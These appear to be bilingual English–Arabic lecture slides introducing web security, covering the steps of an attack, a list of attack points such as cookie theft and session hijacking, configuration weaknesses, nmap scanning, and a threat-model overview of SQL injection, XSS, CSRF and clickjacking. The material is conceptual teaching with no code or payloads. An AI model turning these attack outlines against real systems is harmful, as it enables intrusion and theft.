

Web Security


أمن الويب

We're done with Crypto!

Key concepts like authentication, integrity, man-in-the-middle attacks, etc. will still be important

ستظل المفاهيم الأساسية مثل المصادقة والنزاهة وهجمات الوسيط وما إلى ذلك مهمة


نظرة عامة على تطبيق الويب Web Application Overview



خطوات الهجوم The steps of an attack


1. Gather intelligence (portscans, application errors, infrastructure leaks)
١. جمع المعلومات (فحص المنافذ، وأخطاء التطبيقات، وتسريبات البنية التحتية)
2. Match the information won against known defects (OS releases, Web Server versions and types etc.)
٢. مطابقة المعلومات التي تم الحصول عليها ضد العيوب المعروفة (إصدارات نظام التشغيل وإصدارات خادم الويب وأنواعه وما إلى ذلك)
3. Start attacking the weak spots using input validation problems (from wrong directory path handling to SQL statements)
٣. ابدأ في مهاجمة نقاط الضعف باستخدام مشكلات التحقق من صحة الإدخال (بدءًا من معالجة مسار الدليل الخاطئ إلى عبارات SQL)

معمارية الويب الأساسية Canonical Web Architecture



نفترض نموذج ترابط الإنترنت لتطبيق الويب هذا! وهذا يعني أننا نفترض أن جميع المكونات غير قابلة للاختراق وأن البيانات تكون معرضة للخطر فقط عند نقلها. وهذا على الأقل فيما يتعلق بالمتصفح افتراض قوي. سنقوم بإدراج أكثر أشكال الهجمات شيوعاً باستخدام هذه البنية.

Attack Points



1. Steal cookie content
2. Direct user to bogus servers (SSL redirect)
3. hijack user session (or DB connection)
4. crack proxy where SSL session ends
5. crack web components through admin interface
6. leverage known web server bugs with respect to file access or path interpretation
7. Downgrade authentication to low security level
8. Use application bugs in authorization to gain illegal acces (privelege extension or upgrade)
9. Use fake input to work around controls

١. سرقة محتوى ملفات تعريف الارتباط
٢. توجيه المستخدم إلى خوادم زائفة (إعادة توجيه SSL)
٣. اختطاف جلسة المستخدم (أو اتصال قاعدة البيانات)
٤. كسر الوكيل حيث تنتهي جلسة SSL
٥. كسر مكونات الويب من خلال واجهة المسؤول
٦. الاستفادة من الأخطاء المعروفة في خادم الويب فيما يتعلق بالوصول إلى الملفات أو تفسير المسار
٧. خفض مستوى المصادقة إلى مستوى أمان منخفض
٨. استخدام أخطاء التطبيق في الترخيص للحصول على وصول غير قانوني (امتداد الامتياز أو الترقية)
٩. استخدام الإدخال الزائف للتغلب على عناصر التحكم

What makes attacks easy

Lazy administration and configuration problems


- leavin admin interfaces unprotected ترك واجهات الادمن غير محمية
- forgetting to enforce security levels for authentication and privacy (e.g. SSL configuration) نسيان فرض مستويات الأمان للمصادقة والخصوصية (مثل تكوين SSL)
- let users see application internal error messages السماح للمستخدمين برؤية رسائل الخطأ الداخلية للتطبيق
- bad authentication (basic authentication etc.) مصادقة سيئة (المصادقة الأساسية وما إلى ذلك)
- forgetting to do security updates of web components نسيان إجراء التحديثات الأمنية لمكونات الويب

Bad software

- buffer overflows in web components تجاوز المخزن المؤقت في مكونات الويب
- input validation errors in web components أخطاء التحقق من صحة الإدخال في مكونات الويب
- bad implementations of cryptographic algorithms التطبيقات السيئة لخوارزميات التشفير
- directory path interpretation bugs (e.g. do a directory security check first and then convert from unicode characters to internals) أخطاء تفسير مسار الدليل (على سبيل المثال، قم بإجراء فحص أمان الدليل أولاً ثم قم بالتحويل من أحرف Unicode إلى أحرف داخلية)
- store important data in cookies with weak encryption and without replay protection تخزين البيانات المهمة في ملفات تعريف الارتباط بتشفير ضعيف وبدون حماية إعادة التشغيل

Gathering Intelligence : scanning and probing

جمع المعلومات الاستخباراتية: المسح والتحقيق



الأسئلة التي يطرحها المهاجم أو المختبر الأمني

- ما هي المنافذ والخدمات؟ → لتحديد نقاط الدخول.
- ما هي بنية الشبكة؟ → لفهم كيف تتصل المكونات ببعضها.
- ما هي الإصدارات؟ → لتحديد الثغرات المعروفة في تلك الإصدارات

• تسمح أدوات المسح مثل nmap بإجراء فحص آلي ودقيق للبنية التحتية المستهدفة.

• يجب تمييز هذه الخطوة عن شن الهجوم الفعلي عن طريق البحث عن سلسلة تجاوز سعة المخزن المؤقت المناسبة أو مشكلة التحقق من صحة الإدخال.

Web Security Overview

(By Threat Model)
(حسب نموذج التهديد)



عمل خبيث يهاجم الخادم Malicious Client Attacking Server

SQL Injection

حقن SQL

File System Traversal


اجتياز نظام الملفات

Broken Access Control

تجاوز التحكم في الوصول

Web Security Overview

(By Threat Model)
(حسب نموذج التهديد)



Malicious Server Attacking Client

Clickjacking


اختطاف واجهة المستخدم/اختطاف النقرات

Phishing

التصيد

Web Security Overview

(By Threat Model)



Malicious User Attacking Other Users

مستخدم ضار يهاجم مستخدمين آخرين

Cross-Site Scripting

البرمجة عبر موقع

Cross-Site Request Forgery


تزوير الطلبات عبر المواقع

Remote Script Inclusion

إدراج شيفرة عن بُعد

Web Security Overview

(By Threat Model)



Malicious Server in “Mashup” Web Application

خادم ضار في تطبيق الويب المختلط " Mashup " .


Clickjacking
اختطاف النقرات

Information Stealing

سرقة المعلومات

Web Security Overview

(By Threat Model)



مستخدم ضار في تطبيق متعدد الخوادم Malicious User in Multi-Server Application

تسجيل الدخول الموحد (فيسبوك، تويتر، إلخ.): قم بتسجيل الدخول كشخص آخر

Single sign-on (Facebook, Twitter, etc.): Sign in as someone else

الدفع متعدد الأطراف (Amazon Payments، Paypal): شراء الأشياء مجانًا

Multi-Party Payment (Paypal, Amazon Payments): Buy things for free


Injection Flaws

ثغرات الحقن

Injection Flaws

“Injection flaws occur when an application sends untrusted data to an interpreter.”

" تحدث هجمات الحقن عندما يرسل التطبيق بيانات غير موثوقة إلى المفسر."



مثل Buffer Overflow و Format String Vulnerabilities
نتيجة خلط البيانات والتعليمات البرمجية

--- OWASP

تجاوز سعة المخزن المؤقت
الثغرات الأمنية لسلسلة التنسيق

Injection Flaws

